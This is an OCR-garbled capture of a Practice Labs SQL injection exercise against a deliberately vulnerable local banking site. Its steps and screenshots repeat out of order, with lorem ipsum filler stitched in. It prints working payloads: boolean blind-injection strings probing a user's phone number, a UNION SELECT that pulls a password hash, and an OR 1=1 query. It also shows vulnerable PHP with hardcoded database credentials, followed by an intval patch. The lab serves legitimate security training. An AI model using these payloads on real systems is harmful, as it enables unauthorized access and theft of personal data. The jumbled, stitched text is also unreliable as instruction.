
Screenshot of PLABWIN10

<<-------------------------En of screenshot item------------------------>>

```
[sudo] password for plabadmin:
cp: invalid option -- 'D'
Try 'cp --help' for more information.
plabadmin@PLABUBUNTU:~$ sudo cp -R -/Desktop/webroot/3/* /var/www/webroot/
cp: invalid option -- '/'
Try 'cp --help' for more information.
plabadmin@PLABUBUNTU:~$ sudo cp -R ~/Desktop/webroot/3/* /var/www/webroot/
plabadmin@PLABUBUNTU:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group defa
ult qlen 1000
    link/ether 00:15:5d:ea:7b:ea brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.2/24 brd 192.168.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:feea:7bea/64 scope link
       valid_lft forever preferred_lft forever
plabadmin@PLABUBUNTU:~$ sudo nano /var/www/webroot/lookup.php
plabadmin@PLABUBUNTU:~$
```

amet turpis ultrices, eget iaculis metus malesuada. Fusce vitae elit eu sem iaculis maximus a vitae ipsum. Nunc nunc purus, ultricies ut mauris eu, blandit convallis felis. In iaculis leo in tortor sagittis porttitor vehicula non mi. Vestibulum malesuada, neque in pellentesque varius, mauris tellus hendrerit dolor, in malesuada lacus arcu id risus. Aliquam vestibulum, lacus lobortis semper mollis, massa purus pellentesque

Chrome File Edit View History Bookmarks Profiles Tab Window Help
Sat Jun 15 5:34 PM
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci PRACTICELABS
PLABWIN10
PLABUBUNTU
The Bank
Preferences
localhost
plabadmin@PLABUBUNTU: ~
File Edit View Search Terminal Help



Learning Outcomes

After completing this exercise, you will be able to:

- Use Blind SQL Injection
- Exfiltrate data about the system 1 bit at a time
- Bypass the authentication page
- Use prepared SQL statements to prevent SQL Injection

Your Devices

You will be using the following devices in this lab. Please power these on now.

[Practice Labs to add image here]

Task 1 – Exfiltrate Data

Not all systems will return data back to the attacker. This task will cover Blind SQL attack, where the only data an attacker gets is True or False. I this example we will be attacking the login page.

Step 1

On the Attacking Machine, navigate to the **Login** page and try logging in as JohnSmith@email.com. Next try logging in as nobody@email.com. Notice that the first attempt returns the message "Incorrect password!", but the second message reveals "No user found!".

Use WIN10 and access website: localhost/lookup.php

Then clock on "Login" to login to an account

Password: abcd

Step 2

Unlike an In-Band SQL injection, we cannot directly print out the results of our attack. We only get "No user found!" or "Incorrect password!" Since we know that JohnSmith@email.com exists, let's use this to test that there is an SQL vulnerability in the login.php file. Type the following


The Bank

Save your money with us

Home Learn More Lookup Registration Login

No user found!

WARNING: You are not permitted to access this page! Please login here!


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Sat Jun 15 5:34 PM
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
PRACTICELABS
PLABWIN10
PLABUBUNTU
Type to search...
plabadmin@PLABUBUNTU: ~
File Edit View Search Terminal Help

On the victim machine, open a terminal and type the following command to edit the vulnerable file. We can see on line #7, the file is directly trusting user input.

```
sudo nano /var/www/webroot/lookup.php
```

Step 2

Replace the problematic line with the following code. This will use the intval function to convert the given input into a number.

```
$user_id = intval($_GET['id']);
```

```
<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

//$user_id = $_GET['id'];
$user_id = intval($_GET['id']);
```

Press Ctrl+X, Y, and then Enter to save the changes and close nano.

Step 3

On **PLABWIN10** attempt to perform the attack again. We can see that the attack now safely fails by removing all non-integer characters from the input.


<<--End of last exercise information – Please copy to end of each exercise-->>

Screenshot of PLABWIN10

<<-----------------------------End of screenshot item------------------------>>

```
  GNU nano 2.9.3              /var/www/webroot/lookup.php              Modified

<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

//$user_id = $_GET['id'];
$user_id = intval($_GET['id']);
// make the page look nice
include('top.html');

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

amet turpis ultrices, eget iaculis metus malesuada. Fusce vitae elit eu sem iaculis maximus a vitae ipsum. Nunc nunc purus, ultricies ut mauris eu, blandit convallis felis. In iaculis leo in tortor sagittis porttitor vehicula non mi. Vestibulum malesuada, neque in pellentesque varius, mauris tellus hendrerit dolor, in malesuada lacus arcu id risus. Aliquam vestibulum, lacus lobortis semper mollis, massa purus pellentesque


Chrome File Edit View History Bookmarks Profiles Tab Window Help
87% Sat Jun 15 5:38 PM
SQL Lab steps 2
125% View Zoom Add Page Insert Table Chart Text Shape Media Comment
SQL Injection · Practice Labs · PowerPoint · ChatGPT · Appointment · How to remo
practice-labs.com/app/platform/lab.aspx
New Chrome available
Gmail YouTube Maps Bundles - CompTI... StreamEast - NBA,... seedshak yuzu ist 230 book All Bookmarks
aci LEARNING [PRACTICELABS]
PLABWIN10 PLABUBUNTU
PLABUBUNTU
Activities Firefox Web Browser Sat 17:38
Menu
Login · Preferences
localhost/login.html
The Bank
Save your money with us
Home Learn More Lookup Registration Login

On the Attacking Machine, navigate to the Login page and try logging in as JohnSmith@email.com. Next try logging in as nobody@email.com. Notice that the first attempt returns the message "Incorrect password!", but the second message reveals "No user found!".

Use WIN10 and access website: localhost/lookup.php

Then clock on "Login" to login to an account

Password: abcd

Step 2

Unlike an In-Band SQL injection, we cannot directly print out the results of our attack. We only get "No user found!" or "Incorrect password!" Since we know that JohnSmith@email.com exists, let's use this to test that there is an SQL vulnerability in the login.php file. Type the following into the username field.

```
JohnSmith@email.com' AND '1'='1
```

Password: password

Results in "Incorrect Password!"

```
JohnSmith@email.com' AND '1'='2
```

Password: password

Returns "No user found!"

Step 3

This reveals that the page is vulnerable to a SQL injection attack. We ca use these two states "Incorrect password!" = 1 and "No user found!" = to leak private information. Use the SUBSTRING command to select the first character of John Smith's phone number. We can use the following commands to see if the number is greater than (>), less than (<), or equal to (5) a number we provide.


```
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) > '5
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '5
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '3
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) = '1
```

Welcome. Please Sign In!

User Name: JognSmith@email.com AND '1'='1

Password: password

submit


Chrome File Edit View History Bookmarks Profiles Tab Window Help
88% Sat Jun 15 5:32 PM
SQL Lab steps 2
125% View Zoom Add Page Insert Table Chart Text Shape Media Comment
SQL Injection · Practice Labs · PowerPoint · ChatGPT · Appointment · How to remo
practice-labs.com/app/platform/lab.aspx
New Chrome available
Gmail YouTube Maps Bundles - CompTI... StreamEast - NBA,... seedshak yuzu ist 230 book All Bookmarks
aci LEARNING [PRACTICELABS]
PLABWIN10 PLABUBUNTU
PLABWIN10
The Bank
Menu
Not secure | 192.168.0.2/lookup.php?id=1+UNION+SELECT+password...
The Bank
Save your money with us
Home Learn More Lookup Registration Login
The Restaurant
localhost/lookup.php?id=1 UNION SELECT password FROM
The Restaurant
The finest food in town!
Home Learn More Lookup Registration Login

JohnSmith@email.com

JaneDoe@email.com

JimDoe@email.com

Step 4

We can exploit the vulnerability on this page to get more information about the user. Enter the following text into the lookup page search box.

```
1 UNION SELECT password FROM users WHERE id=1
```

JohnSmith@email.com

$2y$10$diqW81nTIVV0bZkMyf.L..aQS9iOSVwe2SxBj7oTtDfCtd3sWsPpS

Step 5

On your own: Combine these two attacks to get the username and password combinations of **all users** in **one command**.

<<--End of last exercise information – Please copy to end of each exercise-->>


Screenshot of PLABWIN10

<<-----------------------------En

of screenshot item---------------------------->>

Warning!

No users found!


Chrome File Edit View History Bookmarks Profiles Tab Window Help
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci LEARNING [PRACTICELABS]
PLABWIN10
PLABUBUNTU
The Bank
Menu
Not secure 192.168.0.2/lookup.php?id=1%20OR%201=1
localhost/lookup.php?id=1
localhost/lookup.php?id=1 or 1=1
Home Learn More Lookup Registration Login
Sat Jun 15 5:31 PM

lookup a user by their ID number. Type 1 in the box and press the submi
button.

The Restaurant

The finest food in town!

JohnSmith@email.com

Step 3

We can check to see if this website is vulnerable to a SQL Injection attac
by changing the text in the URL Bar. Try navigating to the following page
(Use Microsoft Edge at WIN10).

```
Lookup.php?id=1 OR 1=1
```

The Restaurant

The finest food in town!

JohnSmith@email.com


JaneDoe@email.com

The Bank

Save your money with us

Warning!

No users found!


Chrome File Edit View History Bookmarks Profiles Tab Window Help
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci LEARNING [PRACTICELABS]
PLABWIN10
PLABUBUNTU
The Bank
Preferences
localhost
plabadmin@PLABUBUNTU: ~
File Edit View Search Terminal Help
Sat Jun 15 5:32 PM

Step 5

On your own: Combine these two attacks to get the username and password combinations of **all users** in **one command**.

<<--End of last exercise information – Please copy to end of each exercise-->>

Screenshot of PLABWIN10

<<-------------------------------En

of screenshot item-------------------------->>

Task 2 – Filter User Input

In this task you will edit the vulnerable file on **PLABUbuntu** to patch thi
vulnerability. It is best practice to always sanitize user input.

Step 1

On the victim machine, open a terminal and type the following commanc
to edit the vulnerable file. We can see on line #7, the file is directly trusting user input.

```
sudo nano /var/www/webroot/lookup.php
```

Step 2

Replace the problematic line with the following code. This will use the intval function to convert the given input into a number.

```
$user_id = intval($_GET['id']);
```


```
<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

//$user_id = $_GET['id'];
$user_id = intval($_GET['id']);
```

Press Ctrl+X, Y, and then Enter to save the changes and close nano.

Step 3

```
  GNU nano 2.9.3              /var/www/webroot/lookup.php

<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

$user_id = $_GET['id'];

// make the page look nice
include('top.html');

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

                         [ Read 40 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

